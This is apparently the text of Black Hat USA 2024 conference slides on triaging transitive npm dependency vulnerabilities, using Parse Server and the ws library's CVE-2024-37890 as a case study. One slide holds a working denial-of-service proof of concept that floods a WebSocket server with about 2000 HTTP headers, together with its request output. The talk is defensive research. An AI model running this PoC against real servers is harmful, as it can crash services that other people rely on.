



AUGUST 7-8, 2024
BRIEFINGS

Will We Survive the Transitive Vulnerability Locusts?

Speakers:
Eyal Paz
Liad Cohen

Eyal Paz



VP of Research @ OX Security

- Eyal Paz is the VP of Research at OX Security
- Eleven years at Check Point working on security research for product innovation in network security, and threat intelligence
- Ph.D. candidate researching the problem of encrypted traffic classification.

Liad Cohen



Data Scientist & Security Researcher @ OX Security

- Developing innovative data-driven AppSec detection systems from ideation to PoCs to production
- Hackathons' & CTFs mentor
- M.Sc. in Computer Science with a thesis on ad-hoc networks security
- Published papers and articles in security journals and DarkReading.



Typical npm install stdout

```
added 3416 packages, and audited 3623 packages in 4m
```

```
237 packages are looking for funding  
  run `npm fund` for details
```

```
110 vulnerabilities (1 low, 52 moderate, 40 high, 17 critical)
```

```
To address issues that do not require attention, run:  
  npm audit fix
```

```
To address all issues possible (including breaking changes), run:  
  npm audit fix --force
```


```
Some issues need review, and may require choosing  
a different dependency.
```

```
Run `npm audit` for details.
```

The most widespread AppSec teams problem




WOLF! WOLF!



The wolves are out there





Software Composition Analysis (SCA)




 [parse-server](#) Public

 Sponsor  Watch 583  Fork 4.8k  Star 20.7k

 alpha  23 Branches  406 Tags  Go to file  Add file 

 dependabot[bot]	refactor: Bump @grpc/grpc-js from 1.10.8 to 1.10.9 (#9150)	 5000c2a · 15 hours ago  4,490 Commits
 .github	ci: Fix codecov token fail for Postgres (#9156)	2 days ago
 .releaserc	ci: add release automation (#7656)	3 years ago
 bin	⚡ Release 3.1.2 (#5193)	6 years ago
 changelogs	chore(release): 7.1.0-alpha.10 [skip ci]	2 weeks ago
 ci	ci: Upgrade Node and MongoDB versions; fix CI check scr...	3 months ago
 public	Add custom routes to pages router (#7231)	3 years ago
 public_html	Add support for resending verification email in case of ex...	7 years ago
 resources	feat: Prevent Parse Server start in case of unknown optio...	2 months ago
 scripts	feat: add support for Postgres 14 (#7644)	3 years ago
 spec	test: Disable OAuth 1 tests with Twitter API (#9161)	3 days ago
 src	fix: Live query throws error when constraint notEqualTo is...	2 weeks ago
 views	Add password confirmation to choose_password (#3994)	7 years ago
 .babelrc	feat: Asynchronous initialization of Parse Server (#8232)	2 years ago
 .dockerignore	docs: Consolidate LICENSE and PATENTS clauses into Ap...	last year
 .eslintignore	Support direct access server option (#5550)	5 years ago
 .eslintrc.json	ci: Add lint rule for curly braces (#9032)	3 months ago
 .flowconfig	fix: Schema without class level permissions may cause err...	last year

About
Parse Server for Node.js / Express
 [parseplatform.org](#)


 notifications nodejs graphql
postgres relay mongodb backend
rest-api graphql-server baas
parse-server hacktoberfest
graphql-api object-storage
file-storage mbaas graphql-relay
parse-platform

 Readme
 Apache-2.0 license
 Code of conduct
 Security policy
 Activity
 Custom properties
 20.7k stars
 583 watching
 4.8k forks
[Report repository](#)

Releases 348

 [6.5.6](#)  Latest
on May 16
[+ 347 releases](#)



A screenshot of the Parse Server GitHub repository page. The top navigation bar shows the repository name "parse-server" and its status as "Public". Below the navigation are buttons for "Sponsor", "Watch 583", "Fork 4.8k", and "Star 20.7k". An orange box highlights the "Sponsor" button. The main content area shows a list of commits from the "alpha" branch. Each commit includes the author (dependabot[bot]), a brief description, and the date. The commits are dated from 15 hours ago to last year. On the right side of the page, there's an "About" section with a description of Parse Server for Node.js / Express, a link to parseplatform.org, and a list of tags and topics. A "Releases" section at the bottom shows the latest release (6.5.6) with a green "Latest" badge and a note that it was released on May 16. Another orange box highlights the "Latest" badge.



Parse Server

Demo: The Problem is Real



https://www.youtube.com/watch?v=Gho_X6nFnDM

#BHUSA @BlackHatEvents

Simple Exploit PoC

```
1  const http = require('http');
2  // Create a new Todo item and then retrieve all Todos
3  Codiumate: Options | Test this function
4  async function main() {
5      const chars = "!#$%&'*+-_.0123456789abcdefghijklmnopqrstuvwxyz^`|~".split('');
6      const headers = {};
7      let count = 0;
8
9      for (let i = 0; i < chars.length; i++) {
10         if (count === 2000) break;
11
12         for (let j = 0; j < chars.length; j++) {
13             const key = chars[i] + chars[j];
14             headers[key] = 'x';
15
16             if (++count === 2000) break;
17         }
18
19         headers.connection = 'Upgrade';
20         headers.upgrade = 'websocket';
21         headers['Sec-WebSocket-Key'] = 'dGhIHNhbXBsZSBub25jZQ==';
22         headers['Sec-WebSocket-Version'] = '13';
23         const request = http.request({
24             headers: headers,
25             host: '127.0.0.1',
26             port: 1337,
27         });
28
29         request.end();
30     }
31
32     main();
33 }
```

```
GET / HTTP/1.1
10: x
11: x
12: x
13: x
14: x
15: x
16: x
17: x
18: x
19: x
20: x
```

```
t%: x
t&: x
t': x
t*: x
t+: x
t-: x
t.: x
t0: x
connection: Upgrade
upgrade: websocket
Sec-WebSocket-Key: dGhIHNhbXBsZSBub25jZQ==
Sec-WebSocket-Version: 13
Host: 127.0.0.1:1337
```

Research Question #1

What is the likelihood of open source direct vulnerability exploit?



Triage

1. SCA Scan

```
ws 7.0.0 – 7.5.9 || 8.0.0 – 8.17.0
Severity: high
ws affected by a DoS when handling a request with many HTTP headers – https://github.com/advisories/GHSA-3h5v-q93c-6h6q
ws affected by a DoS when handling a request with many HTTP headers – https://github.com/advisories/GHSA-3h5v-q93c-6h6q
fix available via `npm audit fix --force`
Will install parse@3.4.2, which is a breaking change
node_modules/@parse/push-adapter/node_modules/ws
node_modules/parse/node_modules/ws
node_modules/subscriptions-transport-ws/node_modules/ws
node_modules/ws

63 vulnerabilities (2 low, 26 moderate, 28 high, 7 critical)
```

```
60      "tv4": "1.3.0",
61      "uuid": "9.0.1",
62      "winston": "3.12.0",
63      "winston-daily-rotate-file": "5.0.0",
64      "ws": "8.16.0"
65    },
66    "devDependencies": {
67      "@actions/core": "1.9.1",
68      "@apollo/client": "3.6.1",
69      "@babel/cli": "7.10.0",
70      "@babel/core": "7.20.2",
```

Triage

1. SCA Scan
2. Import

```
JS WSAdapter.js 1 ×  
  
src > Adapters > WebSocketServer > JS WSAdapter.js > ...  
1  /*eslint no-unused-vars: "off"*/  
2  import { WSSAdapter } from './WSSAdapter';  
3  const WebSocketServer = require('ws').Server;  
4  
5  /**  
6   * Wrapper for ws node module  
7   */  
8  export class WSAdapter extends WSSAdapter {  
9    constructor(options: any) {  
10      super(options);  
11      this.options = options;  
12    }  
13  }
```

Triage

1. SCA Scan

2. Import

3. Usage

```
14  onListen() {}
15  onConnection(ws) {}
16  onError(error) {}
17  start() {
18      const wss = new WebSocketServer({ server: this.options.server });
19      wss.on('listening', this.onListen);
20      wss.on('connection', this.onConnection);
21      wss.on('error', this.onError);
22  }
23  close() {}
24 }
```

Triage

1. SCA Scan
2. Import
3. Usage
4. Risk Analysis

CVE-2024-37890 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

ws is an open source WebSocket client and server for Node.js. A request with a number of headers exceeding theserver.maxHeadersCount threshold could be used to crash a ws server. The vulnerability was fixed in ws@8.17.1 (e55e510) and backported to ws@7.5.10 (22c2876), ws@6.2.3 (eeb76d3), and ws@5.2.4 (4abd8f6). In vulnerable versions of ws, the issue can be mitigated in the following ways: 1. Reduce the maximum allowed length of the request headers using the --max-http-header-size=size and/or the maxHeaderSize options so that no more headers than the server.maxHeadersCount limit can be sent. 2. Set server.maxHeadersCount to 0 so that no limit is applied.

QUICK INFO

CVE Dictionary Entry: [CVE-2024-37890](#)
NVD Published Date: 06/17/2024
NVD Last Modified: 06/20/2024
Source: GitHub, Inc.

Severity

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: N/A

NVD assessment not yet provided.



CNA: GitHub,
Inc.

Base Score: 7.5 HIGH

Vector:

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

<https://nvd.nist.gov/vuln/detail/CVE-2024-37890>

Triage

1. SCA Scan
2. Import
3. Usage
4. Risk Analysis
5. Remediation / Risk Acceptance

Patches

The vulnerability was fixed in ws@8.17.1 ([e55e510](#)) and backported to ws@7.5.10 ([22c2876](#)), ws@6.2.3 ([eeb76d3](#)), and ws@5.2.4 ([4abd8f6](#))

Workarounds

In vulnerable versions of ws, the issue can be mitigated in the following ways:

1. Reduce the maximum allowed length of the request headers using the `--max-http-header-size=size` and/or the `maxHeaderSize` options so that no more headers than the `server.maxHeadersCount` limit can be sent.
2. Set `server.maxHeadersCount` to `0` so that no limit is applied.

Credits

The vulnerability was reported by [Ryan LaPointe](#) in [#2230](#).

<https://github.com/websockets/ws/security/advisories/GHSA-3h5v-q93c-6h6q>

A	B	C
cve	epss	percentile
#model_version:v2023.03.01,score_date:2024-06-25T00:00:00+0000		
CVE-2024-5541	0.05%	20.72%
CVE-2024-6083	0.05%	15.62%
CVE-2024-37840	0.04%	9.05%
CVE-2024-37890	0.04%	13.11%
CVE-2024-5860	0.05%	14.10%
CVE-2024-5899	0.04%	9.05%
CVE-2024-5953	0.04%	9.05%


Triage - Scaled up

Methodology



